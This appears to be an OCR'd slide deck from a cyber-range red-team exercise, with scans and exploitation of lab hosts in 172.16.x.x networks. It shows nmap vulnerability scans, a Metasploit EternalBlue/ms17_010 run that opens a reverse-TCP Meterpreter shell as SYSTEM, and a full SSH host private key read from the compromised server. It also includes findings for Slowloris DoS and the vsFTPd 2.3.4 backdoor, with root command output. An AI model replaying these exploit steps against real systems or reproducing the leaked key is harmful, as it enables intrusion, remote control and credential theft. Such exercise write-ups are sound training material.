
172.16.31.69

172.16.131.30
Linux 5.X

Team - C Exploitation

172.16.31.0/24 & 172.16.131.0/24


1. Remote-Code-Execution Vulnerability in Microsoft SMDv1 (172.16.31.10) Vulnerability Photo and Exploit
2. Slowloris DOS Attack (172.16.31.10)




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -P -T4 172.16.31.10
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 22:09 EDT
Nmap scan report for ns.creativecorporatecrafters.com (172.16.31.10)
Host is up (0.00028s latency).
Not shown: 985 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.2 (protocol 2.0)
| ssh-hostkey:
|   256 e8:b4:aa:f6:c9:d5:4c:44:f9:9e:59:39:d6:f5:23:70 (ECDSA)
|_  256 21:95:35:4b:b0:95:a0:36:a1:60:bc:f3:f9:0a:46:bb (ED25519)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-02 02:05:20Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393 microsoft-ds
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp?
3268/tcp open  ldap
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CREATIVECORPORA
|   NetBIOS_Domain_Name: CREATIVECORPORA
|   NetBIOS_Computer_Name: WIN-D7D80U6B977
|   DNS_Domain_Name: creativecorporatecrafters.com
|   DNS_Computer_Name: WIN-D7D80U6B977.creativecorporatecrafters.com
|   DNS_Tree_Name: creativecorporatecrafters.com
|   Product_Version: 10.0.14393
|_  System_Time: 2023-05-02T02:05:36+00:00
| ssl-cert: Subject: commonName=WIN-D7D80U6B977.creativecorporatecrafters.com
| Not valid before: 2023-03-28T17:05:57
|_Not valid after:  2023-09-27T17:05:57
|_ssl-date: 2023-05-02T02:05:50+00:00; -4m17s from scanner time.
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Team - C Exploitation


172.16.31.0/24 & 172.16.131.0/24



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 172.16.31.10
RHOST ⇒ 172.16.31.10
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.21.101:4444
[*] 172.16.31.10:445 - Target OS: Windows Server 2016 Datacenter 14393
[*] 172.16.31.10:445 - Built a write-what-where primitive ...
[+] 172.16.31.10:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.16.31.10:445 - Selecting PowerShell target
[*] 172.16.31.10:445 - Executing the payload ...
[+] 172.16.31.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.16.31.10
[*] Meterpreter session 1 opened (172.16.21.101:4444 → 172.16.31.10:57073) at 2023-05-01 22:15:38 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-D7D80U6B977
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CREATIVECORPORA
Logged On Users : 5
Meterpreter     : x86/windows
```



```
meterpreter > pwd
C:\Users\All Users\ssh
meterpreter > ls
Listing: C:\Users\All Users\ssh
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2023-03-29 12:52:04 -0400  logs
100666/rw-rw-rw-  513   fil   2023-03-29 12:52:05 -0400  ssh_host_ecdsa_key
100666/rw-rw-rw-  185   fil   2023-03-29 12:52:05 -0400  ssh_host_ecdsa_key.pub
100666/rw-rw-rw-  419   fil   2023-03-29 12:52:05 -0400  ssh_host_ed25519_key
100666/rw-rw-rw-  105   fil   2023-03-29 12:52:05 -0400  ssh_host_ed25519_key.pub
100666/rw-rw-rw-  2610  fil   2023-03-29 12:52:04 -0400  ssh_host_rsa_key
100666/rw-rw-rw-  577   fil   2023-03-29 12:52:05 -0400  ssh_host_rsa_key.pub
100666/rw-rw-rw-  6     fil   2023-04-03 12:36:30 -0400  sshd.pid
100666/rw-rw-rw-  2297  fil   2023-03-29 12:52:04 -0400  sshd_config

meterpreter > cat ssh_host_rsa_key
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```



```
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp  open   https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /cgi-bin/mj_wwwusr: Majordomo2 Mailing List (401 Unauthorized)
|   /cgi-bin/vcs: Mitel Audio and Web Conferencing (AWC) (401 Unauthorized)
|   /cgi-bin/ffileman.cgi?: Ffileman Web File Manager (401 Unauthorized)
|   /cgi-bin/ck/mimencode: ContentKeeper Web Appliance (401 Unauthorized)
|   /cgi-bin/masterCGI?: Alcatel-Lucent OmniPCX Enterprise (401 Unauthorized)
|   /cgi-bin/awstats.pl: AWStats (401 Unauthorized)
|   /ui/: VMware
|   /cgi-bin/image/shikaku2.png: TeraStation PRO RAID 0/1/5 Network Attached Storage (401 Unauthori
|   /cgi-bin/: Potentially interesting folder (401 Unauthorized)
|_  /host/: Potentially interesting folder (401 Unauthorized)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_sslv2-drown:
902/tcp  open   iss-realsecure
5988/tcp closed wbem-http
5989/tcp closed wbem-https
8000/tcp open   http-alt
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
8300/tcp open   tmi
9080/tcp open   glrpc
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 90.63 seconds

Host script results:
|_smb-vuln-ms10-054: false

┌──(kali㉿kali)-[~]
```

Topology

Team - D


172.16.41.0/24 & 172.16.141.0/24

172.16.41.2	AD, DNS, NTP
172.16.41.3	Mail Server , DNS
172.16.41.4	Print Server
172.16.41.5	Web Server
172.16.41.6	Webmin
172.16.41.7	FTP
172.16.141.1	AD/DNS/NTP
172.16.141.2	Client - 1
172.16.141.3	Anydesk
172.16.141.4	Client - 2
172.16.141.5	Client - 3
172.16.141.6	SSH

Team - D Exploitation


172.16.41.0/24 & 172.16.141.0/24

1. Slowloris DOS Attack (172.16.41.1)



```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln 172.16.41.1
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-26 00:35 EDT
Nmap scan report for 172.16.41.1
Host is up (0.00057s latency).
Not shown: 991 filtered ports
PORT      STATE  SERVICE
22/tcp    closed ssh
80/tcp    open   http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp   open   https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server ope
n and hold
|       them open as long as possible.  It accomplishes this by opening conne
ctions to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
```

2. vsFTPd backdoor vulnerability in 2.3.4 version in FTP Machine (172.16.41.7)




```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln 172.16.41.7
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-26 01:55 EDT
Nmap scan report for ftp.rickroll4u.com (172.16.41.7)
Host is up (0.00018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdo
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Team - D Exploitation

172.16.41.0/24 & 172.16.141.0/24

3. Remote-Code-Execution Vulnerability in Microsoft SMDv1 (172.16.41.2)

